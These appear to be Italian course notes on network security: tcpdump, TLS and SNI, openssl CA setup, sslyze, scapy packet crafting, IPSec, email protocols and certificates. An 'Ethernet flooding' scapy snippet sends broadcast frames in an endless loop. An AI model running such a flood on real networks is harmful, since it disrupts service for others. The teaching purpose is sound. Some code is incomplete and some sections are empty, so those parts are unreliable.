
- Lato network
  - wireshark/tcpdump/…
  - Tcpdump ha un linguaggio di scripting e un insieme di flag
  - Tcpdump
    - -i <scheda di rete/any>
    - -s 2000: byte da prendere nei pacchetti
    - -n: non cerca di ricavare i nomi di dominio dagli indirizzi IP
    - -e: stampa il data link layer
    - -X: stampa il dump ascii e esadecimale dei pacchetti
    - -A: stampa il dump ascii dei pacchetti
    - Il linguaggio è basato di and, or, e predicati
      - Host 192.168.200.100 # significa che uno dei due capi della comunicazione è questo ip
        - C'è anche dst e src che consentono di specificare la destinazione o la sorgente
      - Port 30001 (per le comunicazioni TCP) tutte le comunicazioni entranti e uscenti dalla porta 30001
      - Ecc
    - Può lavorare in modalità promiscua
- Lato client


Evoluzione delle architetture di gestione siti web (https)



Problema: tanti indirizzi IP, uno per ogni server poiché nell'https non viaggia il nome host! SSL viene gestito prima ancora di ricevere la GET dal browser
Il problema è che non posso dare lo stesso certificato se uno chiede www.google.com oppure gmail.google.com


CLIENT
SERVER
TCP handshake
SYN
SYN, ACK
ACK
1) Client Hello
The TLS version, a list of cipher suites, a random number and a list of compression methods
ACK
2) Server Hello
A random number and the mutually supported TLS version, cipher suite and compression method
3) Certificate
The server's public key
Server Hello Done
ACK
Client verifies the server certificate and generates a pre-master secret
4) Client Key Exchange
TLS handshake
5) Server does a decryption using its private key to obtain the pre-master secret
Client computes master secret in the same way as the server
6) Server computes master secret using the pre-master secret and the random numbers it received and sent
7) Change Cipher Spec
All messages sent from now on are authenticated and encrypted using the master secret
Client finished
ACK
8) Change Cipher Spec Back
ACK
Data exchange
Application Data
Application Data
Connection termination
Encrypted Alert
FIN
FIN, ACK
ACK


Www.uno.com
10.10.10.10
Www.due.com
Www.tre.com


1
ClientHello
- Supported Ciphers
- Random Number
- Session ID
- SNI
ServerHello
2
- Selected Cipher
- Random Number
- Session ID
- SNI (empty)
ServerCertificate
3
ServerHelloDone
4
Continue Handshake steps
....
Application Data
Application Data

SNI

- Vediamo lo sni
- sudo tcpdump -i any -n -s 2000 -X port 443 and host www.apple.com

Evoluzione delle architetture di gestione siti web

- File di configurazione apache
  - LISTEN <ip>:<porta>, ….
  - Virtual Host<nome di dominio1>
  - Virtual Host<nome di dominio2>
  - Virtual Host<nome di dominio3>
  - Virtual Host<nome di dominio4>
  - ...

SSLYZE

- docker run --rm -it nablac0d3/sslyze:latest 35.157.221.134:443

Certificati e affini

- La CA
  - openssl genrsa -out cakey.pem 4096
  - openssl req -new -x509 -days 3650 -key cakey.pem -out ca.crt -subj "/C=IT/ST=Lazio/L=Rome/O=ITS-SEC/CN=ITS CA"
  - Come leggo il certificato appena generato?
  - openssl x509 –text –noout –in ca.crt
- Un certificato (il primo. Chiave privata a richiesta sono generati direttamente dall'utente. L'utente fornisce la richiesta alla ca)
  - openssl genrsa -out my.key 2048
  - openssl req -new -key my.key -out my.csr
  - openssl req -text -noout -in my.csr
- La CA firma la richiesta
  - openssl x509 -req -in my.csr -out my.crt -days 365 -CA ca.crt -CAkey cakey.pem -set_serial 1
- openssl x509 –text –noout –in my.crt

Per aggiungere estensioni specifiche

- openssl req -new -key my.key -out my.csr -subj "/C=IT/ST=LAZIO/L=ROME/O=ITA AULA/CN=*.aula.eu" -addext "subjectAltName = DNS:www.aula.com, DNS:www.my.com, IP:192.168.1.1"
- Per firmare richieste con estensioni specifiche
  - echo “subjectAltName = DNS:www.aula.com, DNS:www.my.com, IP:192.168.1.1” > extensions.cnf
  - openssl x509 -req -in my.csr -out my.crt -days 365 -CA ca.crt -CAkey cakey.pem -set_serial "123" -extfile extensions.cnf

Openssl

- Ma c’èun file di configurazione che posso utilizzare?
  - openssl.cnf
- Esempio
  - [req]
  - default_bits = 2048
  - default_md = sha256
  - distinguished_name = req_distinguished_name
  - req_extensions = v3_req
  - [req_distinguished_name]
  - C = IT
  - ST = LAZIO
  - L = ROME
  - O = ITS SECURITY
  - CN = *.aula.eu
  - [v3_req]

E’ tempo di realizzare una semplice CA, da riga di comando

- Generare una CA e un insieme di certificati che abbiano una struttura simile a quella dei certificati di google
  - NB: modificare il file openssl.cnf per ottenere risultati più precisi
- Mettere su un sito web con due nomi di dominio e quindi due certificati https e verificarne l’affidabilità con il tool sslyze

Costruzione di pacchetti su rete

```
from scapy.all import Ether, Raw
# Define your custom protocol identifier
MY_PROTOCOL = 0x1234
def create_custom_frame(src_mac, dst_mac, payload):
    ether = Ether(src=src_mac, dst=dst_mac, type=MY_PROTOCOL)
    raw = Raw(payload)
    return ether / raw
# Example usage:
src_mac = "00:11:22:33:44:55"
dst_mac = "66:77:88:99:aa:bb"
payload = b"Hello, world!"
packet = create_custom_frame(src_mac, dst_mac, payload)
sendp(packet, iface="eth0")
```

Ethernet flooding

- from scapy.all import Ether, Raw

- # Create an Ethernet frame with a broadcast destination MAC address
- ether = Ether(dst="ff:ff:ff:ff:ff:ff")

- # Add a dummy payload
- payload = Raw(b"flood")

- # Combine the layers
- packet = ether / payload

- # Send the packet repeatedly
- while True:

```
from scapy.all import Ether, IP, TCP, Raw

# Create an Ethernet frame
ether = Ether(src='00:11:22:33:44:55', dst='66:77:88:99:aa:bb')

# Add an IP layer
ip = IP(src='192.168.1.1', dst='192.168.1.2')

# Add a TCP layer
tcp = TCP(sport=1234, dport=80)

# Add a raw payload
raw = Raw(b'Hello, world!')

# Combine the layers
packet = ether / ip / tcp / raw

# Send the packet (optional)
```

Architetture hardware per la sicurezza di rete

- Componenti chiave
  - Firewall: Controllano il traffico di rete in entrata e in uscita.
  - Router e switch: Gestiscono l'instradamento dei pacchetti di dati con funzioni di sicurezza come gli elenchi di controllo degli accessi (ACL).
  - HSM (Hardware Security Modules): Garantiscono la resistenza fisica alle manomissioni e l'archiviazione sicura delle chiavi.
  - Server fisici: Configurati con misure di sicurezza come le password del BIOS e la crittografia basata su hardware.

Architetture software per la sicurezza informatica

- Componenti chiave
  - Sistemi operativi: Configurazioni rinforzate per resistere agli attacchi.
  - Sicurezza delle applicazioni: Pratiche di codifica sicure e test di vulnerabilità.
  - Sicurezza del middleware: Protocolli per la comunicazione sicura tra le applicazioni.
  - Strumenti di monitoraggio della rete: Sistemi di rilevamento delle intrusioni (IDS) e gestione delle informazioni e degli eventi di sicurezza (SIEM).

Sicurezza nei servizi di rete

- Principi di progettazione sicura
  - Privilegio minimo: Limitare l'accesso degli utenti e del sistema.
  - Difesa in profondità: implementare più livelli di difesa.
  - Difetti di sicurezza: I sistemi devono negare l'accesso a meno che non sia esplicitamente consentito.
  - Esempi: Protezione di server DNS, reti private virtuali (VPN) e bilanciatori di carico.

Panoramica di IPSec

Che cos'è IPSec? Una suite di protocolli che autentica e cripta i pacchetti IP.

Caratteristiche principali

Intestazione di autenticazione (AH): Assicura l'integrità e l'autenticità dei dati.

Encapsulating Security Payload (ESP): Fornisce la crittografia e l'autenticazione opzionale.

IKE (Internet Key Exchange): Gestisce lo scambio di chiavi tra peer.

Casi d'uso: VPN, accesso remoto sicuro e connettività sito-sito.


HTTP 1.1 - Caratteristiche principali

- Connessioni persistenti: Riutilizza una singola connessione TCP per più richieste.
  - Codifica di trasferimento a blocchi: Consente la trasmissione di contenuti generati dinamicamente.
  - Intestazione Host: Permette di ospitare più domini su un unico indirizzo IP.
  - Limitazioni: Prestazioni più lente a causa del blocco della linea di testa.

Miglioramenti di HTTP 2.0

- Multiplexing: Invia più richieste su una singola connessione TCP senza bloccarsi.
  - Compressione delle intestazioni: Riduce le dimensioni delle intestazioni HTTP, risparmiando larghezza di banda.
  - Priorità del flusso: Alloca le risorse ai flussi ad alta priorità.
  - Protocollo binario: Sostituisce la comunicazione basata sul testo per garantire l'efficienza.

HTTP 3.0 e QUIC



Protocollo SMTP

Panoramica: Utilizzato per l'invio di e-mail su Internet.

Caratteristiche di sicurezza

STARTTLS: cripta le comunicazioni.	SPF/DKIM/DMARC: convalida l'autenticità del mittente e previene lo spoofing.	Sfide: Mancanza di crittografia integrata nelle vecchie implementazioni.

POP3 e IMAP per il recupero delle e-mail

- POP3: scarica le e-mail su un client locale e le cancella dal server.
  - Sicurezza: Crittografia SSL/TLS per impedire l'intercettazione dei dati.
  - IMAP: Sincronizza le e-mail tra i dispositivi.
  - Caratteristiche: Accesso alle cartelle, aggiornamenti sullo stato dei messaggi e ricerca lato server.

Confronto tra i protocolli e-mail (SMTP, POP3 e IMAP)

SMTP (invio)

- Utilizzato per inviare e-mail in modo sicuro.
- Supporta la crittografia con STARTTLS o SMTPS.
- Controlli di autenticità con SPF, DKIM e DMARC.


POP3 (Recupero)

- Adatto per l'accesso offline alle e-mail.
- Elimina le e-mail dal server, a meno che non sia configurato diversamente.

IMAP (Recupero)

- Consente la sincronizzazione delle e-mail su più dispositivi.
- Offre funzioni avanzate come la gestione delle cartelle.

Offuscamento dei dati: Definizione e tecniche



Crittografia simmetrica

Definizione: Utilizza una singola chiave condivisa per la crittografia e la decrittografia.

Algoritmi popolari

AES (Advanced Encryption Standard): Ampiamente utilizzato per la sua efficienza e sicurezza.	DES (Data Encryption Standard): Obsoleto a causa di vulnerabilità.	Triple DES: Migliora il DES con più passaggi di crittografia.	Vantaggi: Veloce e adatto a grandi insiemi di dati.	Svantaggi: Problemi di distribuzione e gestione delle chiavi.

Crittografia asimmetrica

Sistemi crittografici ibridi

Definizione: Combina crittografia simmetrica e asimmetrica per ottenere sicurezza e prestazioni ottimali.

Come funziona

La crittografia asimmetrica è utilizzata per lo scambio sicuro di chiavi.	La crittografia simmetrica cripta i dati effettivi.	Applicazioni: TLS/SSL, applicazioni di messaggistica sicura (ad esempio, WhatsApp).

La randomizzazione nella crittografia


Importanza

- Garantisce l'imprevedibilità nella generazione delle chiavi.
- Impedisce la creazione di modelli nei dati crittografati.

Sfide

- Generare valori veramente casuali su macchine deterministiche.
- Garantire che la casualità rimanga imparziale e sicura.

Generatori di dati pseudocasuali



Panoramica sui certificati digitali

Definizione: File digitali che verificano l'identità di un'entità e consentono una comunicazione crittografata.	Rilasciati da: Autorità di certificazione (CA) come parte dell'ecosistema PKI.
Componenti chiave	Chiave pubblica. Dettagli dell'entità (nome, organizzazione, ecc.). Firma della CA per convalidare l'autenticità.

Struttura del certificato X509v3

- Campi della chiave
  - Soggetto: L'entità a cui viene rilasciato il certificato.
  - Emittente: la CA che ha emesso il certificato.
  - Periodo di validità: Date di inizio e fine della validità del certificato.
  - Chiave pubblica: Utilizzata nella crittografia asimmetrica.
  - Estensioni: Informazioni aggiuntive (ad esempio, restrizioni d'uso).

Ruolo delle autorità di certificazione (CA)

Cosa fanno

- Convalidano l'identità ed emettono certificati digitali.
- Garantiscono la fiducia nell'ecosistema digitale.

Tipi di CA

- CA radice: al vertice della gerarchia di fiducia.
- CA intermedie: delegate dalla CA principale per garantire la scalabilità.

Responsabilità

- Mantenere un'infrastruttura sicura.
- Rispondere alle richieste di revoca.

Emissione e revoca dei certificati

Processo di emissione

L'entità presenta una richiesta di firma del certificato (CSR).

La CA verifica l'identità e rilascia il certificato.

Revoca

I certificati possono essere revocati a causa di una compromissione o di cambiamenti di politica.

Metodi

Elenco di revoca dei certificati (CRL).

Protocollo di stato dei certificati online (OCSP).

Scadenza e rinnovo dei certificati

Perché i certificati scadono

Per limitare l'esposizione al rischio in caso di compromissione delle chiavi.

Per garantire l'aggiornamento degli standard crittografici.

Processo di rinnovo

L'entità richiede il rinnovo prima della scadenza.

La CA rivalida e riemette il certificato.

Minacce ai certificati digitali

Minacce comuni

- Compromissione della CA: porta all'emissione di certificati fraudolenti.
- Spoofing del certificato: L'attaccante impersona un'entità fidata.
- Furto di chiavi: Le chiavi private associate ai certificati vengono rubate.

Misure di mitigazione

- Proteggere l'infrastruttura della CA.
- Utilizzare una crittografia forte per la protezione delle chiavi private.

Tecnologia SmartCard

Definizione: Una carta fisica incorporata con un circuito integrato per l'autenticazione sicura.

Caratteristiche

Memorizza le chiavi crittografiche in modo sicuro.	Richiede il possesso fisico per l'accesso.	Applicazioni: Banche, sanità e controllo degli accessi.

Tecnologia NFC

Definizione: Una tecnologia di comunicazione senza contatto che opera su brevi distanze (~10 cm).

Caratteristiche

Comunicazione peer-to-peer.	Elemento sicuro per l'archiviazione di dati sensibili.	Applicazioni: Pagamenti senza contatto, sistemi di login sicuri.

Tecnologia RFID

Definizione: Utilizza le onde radio per l'identificazione e il tracciamento automatico.

Componenti

